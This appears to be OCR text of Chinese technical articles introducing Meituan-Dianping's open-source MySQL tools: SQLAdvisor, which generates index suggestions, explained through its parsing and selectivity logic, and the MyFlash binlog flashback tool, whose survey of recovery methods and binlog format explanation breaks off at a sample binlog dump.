
在数据库运维过程中，优化 SQL 是 DBA 团队的日常任务。例行 SQL 优化，不仅可以提升程序性能，还能够降低线上故障的概率。

目前常用的 SQL 优化方式包括但不限于：业务层优化、SQL 逻辑优化、索引优化等。其中索引优化通常通过调整索引或新增索引从而达到 SQL 优化的目的。索引优化往往可以在短时间内产生非常巨大的效果。如果能够将索引优化转化成工具化、标准化的流程，减少人工介入的工作量，无疑会大大提高 DBA 的工作效率。

SQLAdvisor 是由美团点评公司北京 DBA 团队开发维护的 SQL 优化工具：**输入 SQL，输出索引优化建议**。它基于 MySQL 原生词法解析，再结合 SQL 中的 where 条件以及字段选择度、聚合条件、多表 Join 关系等最终输出最优的索引优化建议。**目前 SQLAdvisor 在公司内部大量使用，较为成熟、稳定**。

现在，我们非常高兴地将 SQLAdvisor 开源，项目 GitHub 地址：https://github.com/Meituan-Dianping/SQLAdvisor。我们已经把相关开发工作全面转到 GitHub 上，开源版本和内部使用版本保持完全一致。希望与业内有类似需求的团队，一起打造一款优秀的 SQL 优化产品。

SQLAdvisor 架构流程图：



SQLAdvisor 使用举例

```
sql: SELECT id FROM crm_loan WHERE id_card = '1234567 ‘
cmd: ./sqladvisor -h xx -P xx -u xx -pxx -d xx -q “SELECT id FROM crm_
loan WHERE id_card = ‘1234567’”
SQLAdvisor 输出 : alter table crm_loan add index idx_id_card(id_card)
```

SQLAdvisor 快速入门教程

SQLAdvisor 的优点


- 基于 MySQL 原生词法解析，充分保证词法解析的性能、准确定以及稳定性；
- 支持常见的 SQL(Insert/Delete/Update/Select)；
- 支持多表 Join 并自动逻辑选定驱动表；
- 支持聚合条件 Order by 和 Group by；
- 过滤表中已存在的索引。

SQLAdvisor 原理介绍

Join 处理

1. Join 语法分为两种：Join on 和 Join using，并且 Join on 有时会存在 where 条件中。
2. 分析 Join 条件首先会得到一个 nested_join 的 table list，通过判断它的 join_using_fields 字段是否为空来区分 Join on 与 Join using。
3. 生成的 table list 以二叉树的形式进行存储，以后序遍历的方式对二叉树进行遍历。
4. 生成内部解析树时，right Join 会转换成 left Join。
5. Join 条件会存在当层的叶子节点上，如果左右节点都是叶子节点，会存在右叶子节点。
6. 每一个非叶子节点代表一次 Join 的结果。

上述实现时，涉及的函数为：mysql_sql_parse_join(TABLE_LIST join_table) mysql_sql_parse_join(Item join_condition)，主要流程图如下：



where 处理


1. 主要是提取 SQL 语句的 where 条件。where 条件中一般由 AND 和 OR 连接符进行连接，因为 OR 比较难以处理，所以忽略，只处理 AND 连接符。
2. 由于 where 条件中可以存在 Join 条件，因此需要进行区分。
3. 依次获取 where 条件，当条件中的操作符是 like，如果不是前缀匹配则丢弃这个条件。
4. 根据条件计算字段的区分度按照高低进行倒序排，如果小于 30 则丢弃。同时使用最左原则将 where 条件进行有序排列。

计算区分度

1. 通过“show table status like”获得表的总行数 table_count。
2. 通过计算选择表中已存在的区分度最高的索引 best_index，同时 Primary key > Unique key > 一般索引。
3. 通过计算获取数据采样的起始值 offset 与采样范围 rand_rows：

> offset = (table_count / 2) > 10W ? 10W : (table_count / 2)
>
> rand_rows =(table_count / 2) > 1W ? 1W : (table_count / 2)
>
> 使用 select count(1) from (select field from table force index(best_index) order by cl.. desc limit rand_rows) where field_print 得到满足条件的 rows。
>
> cardinality = rows == 0 ? rand_rows : rand_rows / rows;
>
> 计算完成选择度后，会根据选择度大小，将该条件添加到该表中的备选索引中。


主要涉及的函数为：mysql_sql_parse_field_cardinality_new() 计算选择度。



添加备选索引

1. mysql_sql_parse_index() 将条件按照选择度添加到备选索引链表中。

2. 上述两函数的流程图如下所示：



Group 与 Order 处理


1. Group 字段与 Order 字段能否用上索引，需要满足如下条件：


> 涉及到的字段必须来自于同一张表，并且这张表必须是确定下来的驱动表。
>
> Group by 优于 Order by，两者只能同时存在一个。
>
> Order by 字段的排序方向必须完全一致，否则丢弃整个 Order by 字段列。
>
> 当 Order by 条件中包含主键时，如果主键字段为 Order by。 字段列末尾，忽略该主键，否则丢弃整个 Order by 字段列。

2. 整个索引列排序优先级：等值 >(group by | order by)> 非等值。

3. 该过程中设计的函数主要有：

> mysql_sql_parse_group() 判断 Group 后的字段是否均来自于同一张表。
>
> mysql_sql_parse_order() 判断 Order 后的条件是否可以使用。
>
> mysql_sql_parse_group_order_add() 将字段依次按照规则添加到备选索引链表中。






驱动表选择

1. 经过前期的 where 解析、Join 解析，已经将 SQL 中表关联关系存储起来，并且按照一定逻辑将候选驱动表确定下来。
2. 在侯选驱动表中，按照每一张表的侯选索引字段中第一个字段进行计算表中结果集大小。

3. 使用 explain select * from table where field 来计算表中结果集。
4. 结果集小最小的被确为驱动表。
5. 步骤中涉及的函数为：final_table_drived()，在该函数中，调用了函数 get_join_table_result_set() 来获取每张驱动候选表的行数。


添加被驱动表备选索引

1. 通过上述过程，已经选择了驱动表，也通过解析保存了语句中的条件。
2. 由于选定了驱动表，因此需要对被驱动表的索引，根据 Join 条件进行添加。
3. 该过程涉及的函数主要是：mysql_index_add_condition_field()，流程如下：



输出建议

1. 通过上述步骤，已经将每张表的备选索引键全部保存。此时，只要判断每张表中的候选索引键是否在实际表中已存在。没有索引，则给出建议增加对应的索引。
2. 该步骤涉及的函数是：print_index()，主要的流程图为：



SQLAdvisor 版本更新

- Functionality Added or Changed
  - 调整架构将 SQLParser 与 SQLAdvisor 模块隔离，方便调试。
  - 重新架构多表 Join 关系的 find_join_elements() 函数，思路更加清晰。
  - 修改选定驱动表的策略，确保驱动表为小结果集。
  - 添加 where 条件中的 like 处理。
  - 优化 Order by 逻辑，忽略 Order by primary key 场景。
  - 输出索引建议前，增加判断索引是否已存在。
- Bugs Fixed
  - 修复 SQL 无法处理中文问题。
  - 修复字段多次出现在 where 条件中从而导致多次出现在索引列中问题。
  - 修复在 find_best_index() 函数中，对 MySQL API 中的 result 对象提前 free，导致指针失效问题。

愿景

和各位同行共同打造一款企业级优秀的 SQL 优化产品，希望大家能够积极参与。

欢迎大家将需求或发现的 Bug 在 Github 上提交 issue，帮助 SQLAdvisor 逐渐壮大；也欢迎大家在 SQLAdvisor 用户交流群（QQ: 231434335）相互交流，共同学习。

SQLAdvisor 手册

1. SQLAdvisor 快速入门教程 .
2. SQLAdvisor 原理和架构 .
3. SQLAdvisor release notes.
4. SQLAdvisor 开发规范 .
5. FAQ.

MyFlash：美团点评的开源 MySQL 闪回工具

广友

由于运维、DBA 的误操作或是业务 bug，我们在操作中时不时会出现误删除数据情况。早期要想恢复数据，只能让业务人员根据线上操作日志，构造误删除的数据，或者 DBA 使用 binlog 和备份的方式恢复数据，不管那种，都非常费时费力，而且容易出错。直到彭立勋首次在 MySQL 社区为 mysqlbinlog 扩展了闪回功能。

在美团点评，我们也遇到过研发人员误删主站的配置信息，从而导致主站长达 2 个小时不可用的情况。DBA 同学当时使用了技术团队自研的 binlog2sql 完成了数据恢复，并多次挽救了线上误删数据导致的严重故障。不过，binlog2sql 在恢复速度上不尽如人意，因此我们开发了一个新的工具——MyFlash，它很好地解决了上述痛点，能够方便并且高效地进行数据恢复。

现在该工具正式开源，开源地址为：https://github.com/Meituan-Dianping/MyFlash。

闪回工具现状

先来看下目前市面上已有的恢复工具，我们从实现角度把它们划分成如下几类。

① mysqlbinlog 工具配合 sed、awk。该方式先将 binlog 解析成类 SQL 的文本，然后使用 sed、awk 把类 SQL 文本转换成真正的 SQL。

- 优点：当 SQL 中字段类型比较简单时，可以快速生成需要的 SQL，且编程门槛也比较低。
- 缺点：当 SQL 中字段类型比较复杂时，尤其是字段中的文本包含 HTML 代码，用 awk、sed 等工具时，就需要考虑极其复杂的转义等情况，出错概率很大。

② 给数据库源码打 patch。该方式扩展了 mysqlbinlog 的功能，增加 Flash-back 选项。

- 优点：复用了 MySQL Server 层中 binlog 解析等代码，一旦稳定之后，无须关心复杂的字段类型，且效率较高。
- 缺点：在修改前，需要对 MySQL 的复制代码结构和细节需要较深的了解。版本比较敏感，在 MySQL 5.6 上做的 patch，基本不能用于 MySQL 5.7 的回滚操作。升级困难，因为 patch 的代码是分布在 MySQL 的各个文件和函数中，一旦 MySQL 代码改变，特别是复制层的重构，升级的难度不亚于完全重新写一个。

③ 使用业界提供的解析 binlog 的库，然后进行 SQL 构造，其优秀代表是 binlog2sql。

- 优点：使用业界成熟的库，因此稳定性较好，且上手难度较低。
- 缺点：效率往往较低，且实现上受制于 binlog 库提供的功能。

上述几种实现方式，主要是提供的过滤选项较少，比如不能提供基于 SQL 类型的过滤，需要回滚一个 delete 语句，导致在回滚时，需要结合 awk、sed 等工具进行筛选。

总结了上述几种工具的优缺点，我认为理想的闪回工具需要有以下特性。

a. 无需把 binlog 解析成文本，再进行转换。

b. 提供原生的基于库、表、SQL 类型、位置、时间等多种过滤方式。

c. 支持 MySQL 多个版本。

d. 对于数据库的代码重构不敏感，利于升级。

e. 自主掌控 binlog 解析，提供尽可能灵活的方式。


在这些特性中，binlog 的解析是一切工作的基础。接下来我会介绍 binlog 的基本结构。

binlog 格式初探

binlog 格式概览

一个完整的 binlog 文件是由一个 format description event 开头，一个 rotate

event 结尾，中间由多个其他 event 组合而成。




binlog 文件实例：

```
/*!50530 SET @@SESSION.PSEUDO_SLAVE_MODE=1*/;
/*!50003 SET @OLD_COMPLETION_TYPE=@@COMPLETION_TYPE,COMPLETION_TYPE=0*/;
DELIMITER /*!*/;                                                                                                    format description event
# at 4
#171010  8:35:26 server id 10  end_log_pos 123 CRC32 0xed1ec563         Start: binlog v 4, server v 5.7.18-log created 171010  8:35:26
BINLOG '
zhXcWQ8KAAAAdwAAAHsAAAAAAAQANS43LjE4LWxvZwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAEzgNAAgAEgAEBAQEEgAAXwAEGggAAAAICAgCAAAACgoKKioAEjQA
AWPFHu0=
'/*!*/;                                                                                                              previous gtid event
# at 123
#171010  8:35:26 server id 10  end_log_pos 194 CRC32 0x899d82d5         Previous-GTIDs
# efca80c9-323b-11e7-b857-00505622f032:1-3635                                                                       gtid log event
# at 194
#171010  8:35:43 server id 10  end_log_pos 259 CRC32 0x66c8ce7a         GTID    last_committed=0        sequence_number=1
